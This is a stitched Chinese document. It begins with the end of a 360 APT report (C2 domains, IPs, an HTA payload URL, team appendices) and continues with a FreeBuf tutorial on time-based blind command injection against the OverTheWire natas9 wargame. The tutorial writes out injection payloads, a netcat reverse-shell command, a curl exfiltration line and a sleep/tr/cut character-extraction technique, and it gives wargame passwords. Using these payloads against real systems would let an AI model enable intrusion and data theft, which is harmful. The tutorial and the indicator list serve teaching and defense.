motices.ourhobby.com  
mp3.dnset.com  
netlink.vizvaz.com  
operator.solaris.nu  
pps.longmusic.com  
ps1688.webhop.org  
rising.linkpc.net  
safe360.dns05.com  
sandy.ourhobby.com  
soagov.sytes.net  
soagov.zapto.org

soasoa.sytes.net  
ssy.ikwb.com  
ssy.mynumber.org  
svcsrset.ezua.com  
teacat.https443.org  
tong.wikaba.com  
updates.lflink.com  
usa08.serveftp.net  
waterfall.mynumber.org  
webupdate.dnsrd.com  
www.safe360.dns05.com  
www.ssy.ikwb.com  
www.tong.wikaba.com  
wwwdo.tyur.acmetoy.com  
xinhua.redirectme.net  
131.213.66.10  
146.0.32.168  
165.227.220.223  
188.166.67.36  
199.101.133.169  
45.32.8.137  
45.76.125.176  
45.76.228.61  
45.76.9.206  
45.77.171.209  
bearingonly.rebatesrule.net  
canberk.gecekodu.com  
emailser163.serveusers.com

fevupdate.ocry.com  
geiwoaaa.qpoe.com  
hy-zhqopin.mynumber.org  
l63service.serveuser.com  
microsoftword.serveuser.com  
office.go.dyndns.org  
updateinfo.servegame.org  
uswebmail163.sendsmtp.com  
winsysupdate.dynamic-dns.net  
wmiaprp.ezua.com  
www.service.justdied.com  
zxcv201789.dynssl.com  
officepatch.dnset.com  
pouhui.diskstation.org  
comehigh.mefound.com  
annie165.zyns.com  
<http://annie165.zyns.com/zxcvb.hta>

### 附录 3 : 360 追日团队 ( Helios Team )

360 追日团队 ( Helios Team ) 是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

联系方式

邮箱：360zhui@360.cn





微信公众号：360 追日团队

扫描右侧二维码关微信公众号

#### 附录 4：360 安全监测与响应中心

360 安全监测与响应中心，是 360 为服务广大政企机构而建立的网络安全服务平台，旨在第一时间为政企机构提供突发网络安全事件的预警、通告，处置建议、技术分析和 360 安全产品解决方案。突发网络安全事件包括但不限于：安全漏洞、木马病毒、信息泄露、黑客活动、攻击组织等。

360 安全监测与响应中心兼具安全监测与响应能力：中心结合 360 安全大数据监测能力与海量威胁情报分析能力，能够全天候、全方位的监测和捕获各类突发网络安全事件；同时，基于 10 余年来为全国数万家大型政企机构提供安全服务和应急响应处置经验，中心能够在第一时间为政企机构应对突发网络安全事件提供有效的处置措施建议和应急响应方案。

在 2017 年 5 月发生的永恒之蓝勒索蠕虫 ( WannaCry ) 攻击事件中，360 安全监测与响应中心在 72 小时内，连续发布 9 份安全预警通告，7 份安全修复指南和 6 个专业技术工具，帮助和指导全国十万余家政企机构应对危机。

A-TEAM 是 360 安全监测与响应中心下属的一支专业技术研究团队，主要专注于 Web 渗透与 APT 攻防技术研究，并持续展开前瞻性攻防工具预研，以提前探知更多的未知威胁、新兴威胁。A-TEAM 的技术研究从底层原理、协议实现入手，能够深度还原攻与防的技术本质。

#### 附录 5：360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 威胁情报中心对外服务平台网址为 <https://ti.360.net/>。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。



微信公众号：360 威胁情报中心

关注二维码：



## 基于时延的盲道研究：受限环境下的内容回传信道

作者：yangyangwithgnu

原文来源：www.freebuf.com/vuls/183636.html


在一次漏洞赏金活动中，挖到个命令注入的洞，我先以时延作为证明向厂商提交该漏洞，厂商以国内网络环境差为由（的确得翻墙）拒收，几次沟通，告知若我能取回指定文件 secret.txt 才认可。目标是个受限环境：禁止出口流量、NAT 映射至公网、无页面回显、无法猜测 web 目录，换言之，没有出口流量无法反弹 shell、NAT 隔离也就不能建立正向 shell、页面无输出想看到命令结果不可能、找不到 web 目录即便成功创建 webshell 没有容器能解析。我如何才能查看 secret.txt，顺利拿到赏金呢？（嗯，金额是敏感信息嘛  
5C7ZR2FOWDS35FZANBQXEZDTMVSIIHFSC67PE74W7IRZN7VPS25A7FWCDOLJE  
N422LX354QEFA=====）

### 0×00 浅入深出

探讨技术问题，我习惯拿大家都能访问得到的环境作为例子，这样，一方面，你能通过操作来验证我的想法是否正确，另一方面，实践也能触发你对同个问题的不同思考。由于保密协议的原因，我没法对前面提到的真实案例作更多的细节描述，好不容易找到了一个环境类似的 wargame，与你分享。

<http://natas9.natas.labs.overthewire.org>，账号

natas9:W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI，提供源码，你得想法查看  
/etc/natas\_webpass/natas10 的内容：



命令注入，我习惯上先摸清服务端有哪些限制条件，是否限制内容长度、是否过滤特殊字符、是否过滤系统命令、白名单还是黑名单、是否要闭合单/双引号、操作系统类别，这些信

息对于构造载荷至关重要。页面右下角给出了源码，难度降低了不少，但摸清限制条件，是你在其他黑盒测试场景中值得优先考虑的。ok，现在查看源码：


```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}


if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

从代码可知，服务端未作任何恶意输入检查，直接将输入 \$key 作为 grep -i \$key dictionary.txt 的命令行参数传递给 passthru() 函数执行系统命令。

显然，未过滤最基本的命令替换符 \$()，那么，提交 \$(sleep 4)，若应答延迟 4s 则可确认漏洞存在。( 关闭攻击端网络带宽占用高的应用 避免影响结果 )我先提交普通字符串 xxxx，应答为：



页面无实际内容输出，耗时约 0.3s。接下来提交 `xxxx%24%28sleep+4%29`，应答如下：




耗时约 4.3s，那么，可确认该接口存在命令注入漏洞。其中，两点注意：一是，载荷直接写在 burp 拦截的数据包中，没有经过浏览器 URL 编码，所以你得手动将字母和数字之外的字符按 URL 编码（burp 的 decoder 模块）；二是，攻击载荷尽量包含先前一样的普通字符串，避免引起计时误差。

要利用漏洞获取 `/etc/natas_webpass/natas10` 内容，当前的代码环境为 `grep -i $key dictionary.txt`，首先呈现的思路是，注入命令分隔符以结束 `grep -i`，注入查看 `natas10` 内容的命令，注释掉余下的 `dictionary.txt`，这样，原始命令行被分隔成语法正确的三部份。命令分隔符用 `;`，注释符号用 `#`。所以，构造如下载荷（黄色高亮）作为参数 `key` 的输入：

```
yangyang@gnu: ~/test$ grep -i ; cat /etc/natas_webpass/natas10 # dictionary.txt
```

提交后可成功查看 `natas10` 内容 `nOpp1igQAKUzaI1GUUjzn1bFVj7xCNzu`：






适当增加难度，假设服务端过滤了所有命令分隔符（; & 以及回车符），能否突破？简单思考后想到一种方式，代码环境中 grep，它只要匹配上一个字符即可输出该字符所在行，那么，找个存在于 flag 中的任意字符，grep 就能输出完整的 flag。所以，构造如下载荷：

```
yangyang@gnu:~/test$ grep -i a /etc/natas_webpass/natas10 # dictionary.txt
```

碰碰运气，看下 a 是否在 flag 中：



运气不错，同样成功拿到 flag。

再增加下难度，如果无页面回显，还有手法拿到 flag 么？

## 0×01 老姿势玩不转

针对无页面回显的场景，我常用获取内容的方式有如下几种：第一种，写入或下载 webshell；第二种，用 nc、bash、python 或其他脚本语言反弹 shell；第三种，用 curl、




wget 访问我自己的 VPS，将内容放入 URL 的路径中，查看网络访问日志即可获取内容，这也是你喜爱的盲注。

第一种，写 webshell。先用 touch foo 确认 web 目录有无写权限：




查看文件列表：




显然，无写权限。这种方式行不通。


第二种，反弹 shell。先确认下目标有无 nc，执行 which nc：



cool ! 立马在我的 VPS 上启监听 `nc -nlvp 12312` , 目标上执行 `nc 128.64.32.2 12312 -e /bin/sh` , 准备收 shell :



等了两分钟服务端还没应答, VPS 上也没收到任何连接。或许 nc 版本没对, 尝试 `nc.traditional 128.64.32.2 12312 -e /bin/sh` , 现象相同。奇怪, 莫非目标禁止出口流量! ? 赶紧确认。目标上长 ping 自己的 VPS , 再登录查看 ICMP 实时日志 :



无任何 ping 记录, 基本上可以推断该目标禁止出口流量。

类似第二、三种方式, 以网络请求日志作为带外内容回传信道的老姿势, 在当前场景中, 已不再适用。

梳理下，现在的环境是目标禁止出口流量、页面无输出、web 目录无写权限，常见的漏洞利用手法都失效，唯一剩下的时延手法，也只能用于确认漏洞是否存在，无法带回我需要的内容。

等一下，为什么我断定时延不能作为传输内容的载体呢？

命令注入，这类漏洞的确认和利用是两个独立的环节，载荷的写法思路相似但技巧又不同。比如，某个命令注入漏洞，页面无回显，只得盲注，在确认环节，你注入 `sleep 4` 执行后，若应答延时 4s，心中必起涟漪；在漏洞利用环节，想取回 `secret.txt`，你会在 `ceye.io` 上申请个临时二级域名 `foo.ceye.io`，向目标注入 `curl foo.ceye.io/$(cat secret.txt)` 命令，登录 `ceye.io` 查看 HTTP 访问日志，`foo.ceye.io` 的路径中便能看到完整 `secret.txt` 内容。你看，确认环节我用的是时延技巧，而利用环节又用到 HTTP 访问日志的手法。

时延，有可能带回内容吗？

## 0×02 本地探索

时延，接收端不是机器，而是人，感受到时延则存在漏洞、无则不存在，相当于返回的布尔值：

```
1 if 'x' == char
2     sleep (4)
3
```

但注入的载荷没法用 `if` 语句，哪种方式可以替换 `if` 呢？条件运算符：

```
1
2     sleep ('x' == char ? 4 : 0)
3
```

很遗憾，命令行中不支持这种语法；`&&`、`||` 这类短路运算符也能变向实现条件判断，但这又服务端过滤的重点。

如果 `sleep` 的参数非数字有啥反应：

```
yangyang@gnu:~/test$ sleep x
sleep: invalid time interval 'x'
Try 'sleep --help' for more information.
yangyang@gnu:~/test$
```

虽有报错输出但并无任何延迟，可以找种方式将我指定的字符转为数字，不满足的保留不做任何转换，那么，只要结果有延迟，就能说明待猜解的字符等于我指定的字符。tr 是常用

的字符转换命令，a 是输入，x 是待转换字符，a 与 x 不匹配，无法转换，输出仍保留 a；而将输入改为 x，那么输出则被转换为 4：

```
yangyang@gnu:~/test$ echo x | tr a 4
x
yangyang@gnu:~/test$ echo x | tr x 4
4
yangyang@gnu:~/test$
```

串起来，根据是否延迟，等同于构建出一套问询系统：

```
• 我问：这个字符是否为 a？
• sleep 答：输入 (a) 中的无关键字 (x)，无法替换为 4，输出 a，sleep(a) 报错，无时延；
• 我问：这个字符是否为 b？
• sleep 答：输入 (b) 中的无关键字 (x)，无法替换为 4，输出 b，sleep(b) 报错，无时延；
• 我问：这个字符是否为 c？
• sleep 答：输入 (c) 中的无关键字 (x)，无法替换为 4，输出 c，sleep(c) 报错，无时延；
• 我问：这个字符是否为 x？
• sleep 答：输入 (x) 中的有关关键字 (x)，将其替换为 4，输出 4，sleep(4)，时延 4s；
```

你看，我已经可以猜解出当前字符为 x 呢！

我们在命令行中实验下：

```
yangyang@gnu:~/test$ time sleep $(echo a | tr x 4)
sleep: invalid time interval 'a'
Try 'sleep --help' for more information.

real    0m0.003s
user    0m0.003s
sys     0m0.000s
yangyang@gnu:~/test$ time sleep $(echo x | tr x 4)

real    0m4.006s
user    0m0.006s
sys     0m0.001s
yangyang@gnu:~/test$
```

其中，\$( ) 为命令替换符优先计算。当猜测为 a 时系统无延迟，猜测为 x 时延迟 4s。

如果输入是字符串而非单个字符呢？不难，cut 可以提取单个字符：



```
yangyang@gnu:~/test$ time sleep $(echo abxc | cut -c1 | tr x 4)
sleep: invalid time interval 'a'
Try 'sleep --help' for more information.

real    0m0.007s
user    0m0.005s
sys     0m0.006s
yangyang@gnu:~/test$ time sleep $(echo abxc | cut -c2 | tr x 4)
sleep: invalid time interval 'b'
Try 'sleep --help' for more information.

real    0m0.003s
user    0m0.004s
sys     0m0.000s
yangyang@gnu:~/test$ time sleep $(echo abxc | cut -c3 | tr x 4)

real    0m4.006s
user    0m0.007s
sys     0m0.002s
yangyang@gnu:~/test$
```

字符成百上千，上面的方式只用字母举例，若是数字，还能生效么？比如，待猜解的字符为 9，猜测 0-8 时均要等待：

```
• 我问：这个字符是否为 0？
• sleep 答：输入 (0) 中的无关键字 (9)，无法替换为 9，输出 0，sleep(0)，无时延；
• 我问：这个字符是否为 1？
• sleep 答：输入 (1) 中的无关键字 (9)，无法替换为 9，输出 1，sleep(1)，时延 1s；
...
• 我问：这个字符是否为 8？
• sleep 答：输入 (8) 中的无关键字 (9)，无法替换为 9，输出 8，sleep(8)，时延 8s；
• 我问：这个字符是否为 9？
• sleep 答：输入 (9) 中的有关关键字 (9)，将其替换为 9，输出 9，sleep(9)，时延 9s；
```

每次猜测均有延迟，造成时间浪费，得优化。其实，猜数字更简单，sleep 的参数本该就是数字，延迟几秒就是几：

```
yangyang@gnu:~/test$ time sleep $(echo 024 | cut -c1)

real    0m0.002s
user    0m0.002s
sys     0m0.001s
yangyang@gnu:~/test$ time sleep $(echo 024 | cut -c2)

real    0m2.006s
user    0m0.004s
sys     0m0.004s
yangyang@gnu:~/test$ time sleep $(echo 024 | cut -c3)

real    0m4.003s
user    0m0.003s
sys     0m0.000s
yangyang@gnu:~/test$
```

